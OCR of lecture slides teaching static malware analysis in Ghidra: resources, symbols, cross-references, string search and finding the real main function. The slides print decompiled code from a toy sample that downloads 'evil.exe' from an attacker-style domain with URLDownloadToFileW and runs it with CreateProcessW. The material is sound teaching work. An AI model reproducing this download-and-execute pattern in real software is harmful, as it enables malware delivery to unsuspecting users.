
Resources

Tool: Resource Hacker

Used to check for embedded data inside of the PE

Many malware families will embed the (encrypted) configuration file for the malware inside of the resources section

Always check the resources!




Symbols/Debugging information

Program Database (.pdb) files contain debug and symbol information about portable executables

When compiled with Mingw, the symbols are embedded in the exe

Other times, the PDB is external and the path to it is set in the binary!

Ghidra can parse symbols


Program Trees
ClickMeDebug.exe
Headers
.text
.data
.rdata
.pdata
.xdata
.bss
.idata
.CRT
.tls
.rsrc
/4
/19
/31
/45
Program Tree

Symbol Tree
Imports
Exports
Functions
_
abort
calloc
C
DeleteCriticalSection
EnterCriticalSection
exit
f
FreeConsole
Get
InitializeCriticalSection
LeaveCriticalSection
Filter:

Data Type Manager

X-Refs

X-Refs: Cross Reference

When analyzing code, it can be difficult to determine how to get started

Simple questions like “where is the *real* main function?” can be difficult to answer

Remember, `entry` is not the same thing as the main code


In fact, if the binary uses SEH, security cookies, and/or a C Runtime, the entry point will NOT be the main function

X-Refs: Imports

Right click the function name, and select show references


This will find all spots in the code that (probably!) are calling this function

This can help us determine what specific functions are doing!




X-Refs

Example: finding references to UrlDownloadToFileW to identify a malicious download!


Decompile: FUN_140001070 - (ClickMe.exe)

```
PathCombineW(local_458,local_248,L"TrustMeNotMalware.exe");
uVar5 = 0;
uVar6 = 0;
uVar7 = 0;
uVar8 = 0;
local_4b8 = ZEXT816(0);
local_4a8 = ZEXT816(0);
local_498 = ZEXT816(0);
local_488 = ZEXT816(0);
local_478 = ZEXT816(0);
local_468 = (HANDLE)0x0;
local_4c8 = CONCAT124(SUB1612(ZEXT816(0) >> 0x20,0),0x68);
MessageBoxW((HWND)0x0,L"Click me!",L"Definetly not a virus",0);
DeleteUrlCacheEntryW();
HVar2 = URLDownloadToFileW((LPUNKNOWN)0x0,L"http://evilch0nk.cf/evil.exe",local_458,0,
                            (LPBINDSTATUSCALLBACK)0x0);
if (-1 < HVar2) {
  MessageBoxW((HWND)0x0,L"Infect your computer?",L"Definetly not a virus",0);
  BVar3 = CreateProcessW((LPCWSTR)0x0,local_458,(LPSECURITY_ATTRIBUTES)0x0,
                         (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)CONCAT44(uVar6,uVar5),
                         SUB168(CONCAT412(uVar8,CONCAT48(uVar7,(LPVOID)CONCAT44(uVar6,uVar5))) >>
                                0x40,0),(LPSTARTUPINFOW)local_4c8,
                         (LPPROCESS_INFORMATION)&local_4e0);
  if (BVar3 == 0) {
    CloseHandle(local_4e0.hProcess);
  }
}
if (DAT_140004048 == (local_40 ^ (ulonglong)local_4b8)) {
  return 0;
```

X-Refs: strings




String Search [CodeBrowser: Analysis:/ClickMe.exe]

String Search - 83 items - [ClickMe.exe, Minimum size = 5, Align = 1]

Defined	Location	Label	Code Unit	String View	Stri...	Len...	Is Word
A	1400030dc	u_TrustMeNotMalware....	unicode u"TrustMeNotMalware.exe"	u"TrustMeNotMalware.exe"	unic...	44	true
⚠	140003014	s_C:\malware\ch0nky.tx...	ds "C:\\malware\\ch0nky.txt"	u"tFor a good time: https://www.youtube.com/watch?...	unic...	124	true
A	140003148	u_Infect_your_computer...	unicode u"Infect your computer?"	u"Infect your computer?"	unic...	44	true
A	14	//evilch0nk.cf/ev...	unicode u"http://evilch0nk.cf/evil.exe"	u"http://evilch0nk.cf/evil.exe"	unic...	58	true
A	14	WAY!_1400030...	unicode u"GO AWAY!"	u"GO AWAY!"	unic...	18	true
A	14	etly_not_a_virus...	unicode u"Definetly not a virus"	u"Definetly not a virus"	unic...	44	true
A	14	me!_140003108	unicode u"Click me!"	u"Click me!"	unic...	20	true
A	14		ds "WININET.dll"	"WININET.dll"	string	12	true
A	14			"VirtualQuery"	string	13	true
A	14			"VirtualProtect"	string	15	true
A	14			"vfprintf"	string	9	true
A	140003ce7		ds "USER32.dll"	"USER32.dll"	string	11	true
A	140003cac	s_urlmon.dll_140003cac	ds "urlmon.dll"	"urlmon.dll"	string	11	true
A	1400039ea		ds "URLDownloadToFileW"	"URLDownloadToFileW"	string	19	true
A	140003339	s_Unknown_error_1400...	ds "Unknown error"	"Unknown error"	string	14	true
A	1400032e0	s_Total_loss_of_significa...	ds "Total loss of significance (TLOSS)"	"Total loss of significance (TLOSS)"	string	35	true
A	140003b36		ds "TlsGetValue"	"TlsGetValue"	string	12	true

X-Refs: Strings



Decompile: FUN_140001070 - (ClickMe.exe)


```
  PathCombineW(local_458,local_248,L"TrustMeNotMalware.exe");
  uVar5 = 0;
  uVar6 = 0;
  uVar7 = 0;
  uVar8 = 0;
  local_4b8 = ZEXT816(0);
  local_4a8 = ZEXT816(0);
  local_498 = ZEXT816(0);
  local_488 = ZEXT816(0);
  local_478 = ZEXT816(0);
  local_468 = (HANDLE)0x0;
  local_4c8 = CONCAT124(SUB1612(ZEXT816(0) >> 0x20,0),0x68);
  MessageBoxW((HWND)0x0,L"Click me!",L"Definetly not a virus",0);
  DeleteUrlCacheEntryW();
  HVar2 = URLDownloadToFileW((LPUNKNOWN)0x0,L"http://evilch0nk.cf/evil.exe",local_458,0,
                             (LPBINDSTATUSCALLBACK)0x0);
  if (-1 < HVar2) {
    MessageBoxW((HWND)0x0,L"Infect your computer?",L"Definetly not a virus",0);
    BVar3 = CreateProcessW((LPCWSTR)0x0,local_458,(LPSECURITY_ATTRIBUTES)0x0,
                           (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)CONCAT44(uVar6,uVar5),
                           SUB168(CONCAT412(uVar8,CONCAT48(uVar7,(LPVOID)CONCAT44(uVar6,uVar5))) >>
                                  0x40,0),(LPSTARTUPINFOW)local_4c8,
                           (LPPROCESS_INFORMATION)&local_4e0);
```

Reading/editing Assembly

- Ghidra comes with a pretty decent Decompiler! This converts Assembly into C-like code
- It also supports interactive disassembly
- You can rename functions, modify function signatures, and add comments
- Save your work in a ghidra specific database file


Reading/editing Assembly


- Recommendation: select a function and click display control flow graph to view program control flow



```
/* WARNING: Could not reconcile some variable overlaps */

undefined8 FUN_140001070(void)

{
  code *pcVar1;
  HRESULT HVar2;
  BOOL BVar3;
  undefined8 uVar4;
  undefined4 uVar5;
  undefined4 uVar6;
  undefined4 uVar7;
  undefined4 uVar8;
  _PROCESS_INFORMATION local_4e0;
  undefined local_4c8 [16];
  undefined local_4b8 [16];
  undefined local_4a8 [16];
  undefined local_498 [16];
  undefined local_488 [16];
  undefined local_478 [16];
  HANDLE local_468;
  WCHAR local_458 [264];
  WCHAR local_248 [260];
```

Reading/editing Assembly


Function Graph - FUN_140001070 - 6 vertices (ClickMe.exe)


```
...108 MOV  dword ptr [RBP + loc...
...10f LEA  RDX,[u_Click_me!_140...
...116 LEA  R8,[u_Definetly_not_...
...11d XOR  ECX,ECX
...11f XOR  R9D,R9D
...122 CALL qword ptr [->USER32....
...128 LEA  RDI,[u_http://evilch...
...12f MOV  RCX=>u_http://evilch...
...132 CALL qword ptr [->WININET...
...138 MOV  qword ptr [RSP + loc...
...141 XOR  ECX,ECX
...143 MOV  RDX=>u_http://evilch...
...146 MOV  R8,RSI
...149 XOR  R9D,R9D
...14c CALL URLMON.DLL::URLDownl...
...151 TEST EAX,EAX
...153 JS   LAB_1400011b5
```

```
140001155
...155 LEA  RDX,[u_Infect_your_c...
...15c LEA  R8,[u_Definetly_not_...
...163 XOR  ECX,ECX
...165 XOR  R9D,R9D
...168 CALL qword ptr [->USER32....
...16e LEA  RAX=>local_4e0,[RBP +...
...172 MOV  qword ptr [RSP + loc...
...177 LEA  RAX=>local_4c8,[RBP +...
...17b MOV  qword ptr [RSP + loc...
...180 MO... xmmword ptr [RSP + l...
...185 MOV  dword ptr [RSP + loc...
...18d MOV  dword ptr [RSP + loc...
...195 LEA  RDX=>local_458,[RBP +...
...199 XOR  ECX,ECX
...19b XOR  R8D,R8D
...19e XOR  R9D,R9D
...1a1 CALL qword ptr [->KERNEL3...
...1a7 TEST EAX,EAX
```

Finding the actual Main Function

- Malware authors can make this very, very difficult
- In the simple case, where the only functions that come before the main function are startup code for the SEH, C runtime and possible security cookies.
  - Just look for the last function called in _entry that returns an int.
- Warning: TLS callbacks are executed before entry and can be used to hide the real entry point
- Finding main: X-refs are your friend!

Demo:
3 ways to find the main function!

General Tips

- Look for x-refs to suspicious strings
- Look for x-refs to imported functions
  - Especially Look for calls to LoadLibrary
- C-style main: int main(int argc, char* argv[]){...}
  - It returns an integer! Look for this!
- Practice finding main! Compile a binary and see if you can find the real entry point!


When is this methodology difficult to use?

Packed Malware, obfuscated code, dynamically resolved imports...etc

We will spend lots of time on this.

UPX: So common it is a malicious heuristic

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d


fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d

Sign in Sign up

7 / 67

7 security vendors flagged this file as malicious

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d
upxmal.exe
64bits cve-2014-4113 exploit peexe

27.50 KB Size

2021-09-16 18:46:17 UTC a moment ago

